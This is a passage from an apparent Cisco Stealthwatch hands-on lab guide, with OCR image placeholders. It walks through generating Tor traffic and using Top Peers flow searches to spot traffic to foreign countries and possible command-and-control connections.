Reply from 198.19.20.10: bytes=32 time=2ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=9ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=2ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
```

Summary

In this lab, you learned:

- The importance of accounting for all traffic from trusted 3rd party and VPN networks.
- How to detect threats hidden within trusted network connections.
- How to use the Top Alarming Hosts to find and threat and initiate an ISE ANC policy to block the hosts.

Lab 3. Analyze historical traffic to identify threats from suspect countries

Threats are hiding in legitimate network traffic through common web browsing or through ports and applications that are trusted within firewall rules and on the endpoint. One way to identify these threats is to account for all network traffic entering and leaving the organization to the Internet. Once this visibility is collected, retrospective analysis over this long-term history can be performed to identify what should not exist. Through this visibility and retrospection, detection of threats will be improved along with being able to improve enforcing network segmentation.

See the supporting lab video overview here > https://cs.co/SWTestDrive-Lab3.

Test Drive Objectives

Within this test drive, you will gain an understanding of the importance of accounting for all traffic entering and leaving your organization to the Internet to identify threats hidden within trusted connections. Most Secure Network Analytics deployments store 90+ days of network history and solutions can be architected to meet longer term needs such as a year plus. This history allows for detecting threats through retrospection along with building a long-term incident response platform.

Test Drive Requirements

- Stealthwatch Management Console (SMC) any version.
- Stealthwatch Flow Collector any version.
- Any version of NetFlow meeting the minimum supported fields mentioned in the NetFlow lab.
- NetFlow should be exported inside the firewall from any source with Internet access.
- Cisco Identity Services Engine (ISE) (this is optional for added context and quarantining.)

Test Drive Outline

Task 1. Generate traffic to random countries.

Task 2. Identify traffic to random countries.

Task 3. Identify possible command and control traffic over the past 7 days.

Task 4. Identify possible data loss over the past 7 days to suspect countries.


Task 1: Generate traffic to random countries

In this task, you will generate random traffic that is trusted from an installed application over common ssl web traffic.

1. Return to the **Tor Browser,** or re-open it from the desktop of Wkst1.
2. Search for "**how does tor work**" and reach through a few articles to generate traffic.

   Note: Browsing with TOR can be a very slow process.

3. Open and read the Wikipedia article shown below on how the Tor network works.



Tor (anonymity network)

From Wikipedia, the free encyclopedia

This article is about the software and anonymity network. For the software's organization, see The Tor Project, Inc.


Tor is free and open-source software for enabling anonymous communication. The name is derived from an acronym for the original software project name "The Onion Router".[9][10] Tor directs Internet traffic through a free, worldwide, volunteer overlay network consisting of more than seven thousand relays[11] to conceal a user's location and usage from anyone conducting network surveillance or traffic analysis. Using Tor makes it more difficult to trace Internet activity to the user: this includes "visits to Web sites, online posts, instant messages, and other communication forms".[12] Tor's intended use is to protect the personal privacy of its users, as well as their freedom and ability to conduct confidential communication by keeping their Internet activities from being monitored.

Tor	
Developer(s)	The Tor Project, Inc
Initial release	September 20, 2002; 16 years ago[1]
Stable release(s) [±]	
0.4.0.5 (3 May 2019; 3 months ago[2]) [±]	

Task 2: Investigate traffic to random counties

Within this lab you will learn how to view all countries your Wkst1has connected to.


1. Launch **Chrome** from the desktop of your Wkst1, as shown below.
2. Select the **SMC (WebUI)** bookmark from the Appliances folder of the bookmark toolbar.
3. Login with username **admin** and password **C1sco12345**



USER NAME * admin

PASSWORD * ••••••••••

4. Enter the IP address of your Wkst1, **198.19.30.36**, into the **Search** filter and press **Enter**, as shown in the figure below.
5. Take note of the **Alarms filter** in the left-hand pane, and observe the alarm category scoring. This shows the overall behavioral reputation scoring of this host to indicate if any threats exist, as shown below.
6. Click the IP address **198.19.30.36** hyperlink to open a Host Report.



Inside Hosts : 198.19.30.36 (1)

Current Filters

No Filters Selected
Clear All

Filter Results By:

ALARMS

Concern Index (1)
Anomaly (0)
Exploitation (0)


Host

Sorted by overall severity

Host Address	Host Name	Last Active	CI	TI	RC	C&C	EP	DS	DT	DH
198.19.30.36	wkst1.dcloud.local.	9/8/19 7:38 AM	844%	1%	38%					

7. Focus on the **Traffic by Peer Host Group** report in the center. The right-hand side of this widget shows connections to Internet segments and should reflect connections to countries you initiated through the Tor browsing. **Hover your mouse** over the thicker lines to get a popup showing how much traffic is being exchanged with the given segment and your Wkst1, as shown below.

8. Now, let's see what countries your host has peered with the most on the Internet. Click the **Flows** button within the Host Summary pane as shown below.



Host Report | 198.19.30.36

Alarm Categories

Concern Index	Target Index	Recon	C&C	Exploitation	DDoS Source	DDoS Target	Data Hoarding	Exfiltration	Policy Violation	Anomaly
1	0	0	0	0	0	0	0	0	0	0

Host Summary

Host IP: 198.19.30.36

Status:
Hostname: wkst1.dcloud.local
Host Groups: File Servers
Location: Unknown
First Seen: 6/25/19 9:31 PM
Last Seen: 9/8/19 7:39 AM
Policies: Default Server Policy,Inside,Insider Threat Use Case Policy
MAC Address: --
ISE ANC Policy: -- Edit


9. Within the query, select **Top Peers** for the **Search Type**, as shown below.

10. Select **Last 8 Hours** for the **Time Range**.

11. Define a name for the search by entering "**Top Countries Connected to by my Wkst1**" in the **Search Name** field.

12. Ensure the IP address **198.19.30.36** is displayed for the **Subject.**

13. Under **Peer Host Groups**, click **Select**.



Top Peers Search

Last 8 Hours (Time Range)
Subject: 198.19.30.36 Either (Orientation)
Connection: Total (Direction)
Peer: Countries (Host Groups) ! Americas (Host Groups) ! Other (Host Groups)

SEARCH TYPE: Top Peers
TIME RANGE *: Last 8 Hours
SEARCH NAME *: Top Countries Connected to by my Wkst1

Subject
HOST IP ADDRESS: 198.19.30.36
HOST GROUPS: Select

Connection
PORT / PROTOCOL: ex. 80/tcp or !80/tcp
APPLICATIONS: Select
DIRECTION: Total


Peer
HOST IP ADDRESS: ex. 192.168.10.10 or !192.168.10.10
HOST GROUPS: Select
Countries ! Americas ! Other

14. Click **Include** and select **Countries**, under Outside Hosts, as shown below.

15. Click **Excludes** and select **Americas** and **Other**.

Note: We are excluding some groups to illustrate filtering and focus on less results.


16. Click **Apply**.



17. Make sure the filter matches exactly like what is displayed below and select **Search**.

18. You should see results like what is as shown below. Review the top peers your machine has connected to, how much traffic was transferred, and the ratio of traffic seen by your machine versus the peer host.

19. Select the **Stealthwatch Online Help**, as shown below, to get more details of how to interpret the results.



Top Peers Search Results (18)

Last 8 Hours (Time Range)

Subject: 198.19.30.36 Either (Orientation)

Connection: Total (Direction)


Peer: Countries (Host Groups) ! Americas (Host Groups) ! Other (Host Groups)

% OF BYTES	PEER IP ADDRESS	PEER NAME	PEER HOST GRO...	BYTES	PEER BYTE RATIO	PACKETS	FLOWS	HOSTS	PEER ROLE
44.00%	31.13.66.19	xx-fbcdn-shv-01-iad3.fbcdn.net	Ireland	125.44 K	99.02%	142	1	1	Server
9.90%	147.75.39.192	--	Netherlands	28.23 K	88.45%	75	2	2	Server
7.25%	176.9.103.51	--	Germany	20.67 K	91.51%	54	2	2	Server
7.07%	74.121.138.92	--	France	20.16 K	50.21%	50	1	1	Server
5.34%	37.157.6.251	--	Denmark	15.22 K	88.38%	48	2	2	Server
4.22%	74.121.140.172	--	Switzerland	12.03 K	73.41%	45	2	2	Server
4.07%	185.167.164.37	--	Denmark	11.61 K	73.45%	62	1	1	Server


Task 3: Identify possible command and control traffic over the past 7 days

Now that you are comfortable generating traffic and interpreting results, let's pick a broad collection of countries and see which internal hosts are being connected to the most. The Top Peers report will allow you to filter by flows over long periods of time to see if there are any persistent connections from suspect countries which could indicate command and control traffic. Often these connections remain unseen as they are connecting over trusted applications and bypassing any firewall rules.


1. Select **Analyze** > **Flow Search** from the menu bar, as shown below.



2. For the **Search Type**, select **Top Peers**, as shown below.
3. For the **Time Range**, select **Last 7 Days**.
4. For the **Search Name**, type "Top Internal Peers To Non Business Countries by flows."
5. Within **Subject Host Groups**, select **Include**, and then **check Outside Hosts**
6. Select **Exclude,** check **Americas** and then click **Apply**.
7. Within **Peer Host IP Address**, type **10.201.3.0/24** (which represents one of the user segments within your organization).


RANGE *: Last 7 Days
SEARCH NAME *: Top Internal Peers To Non Business Countries
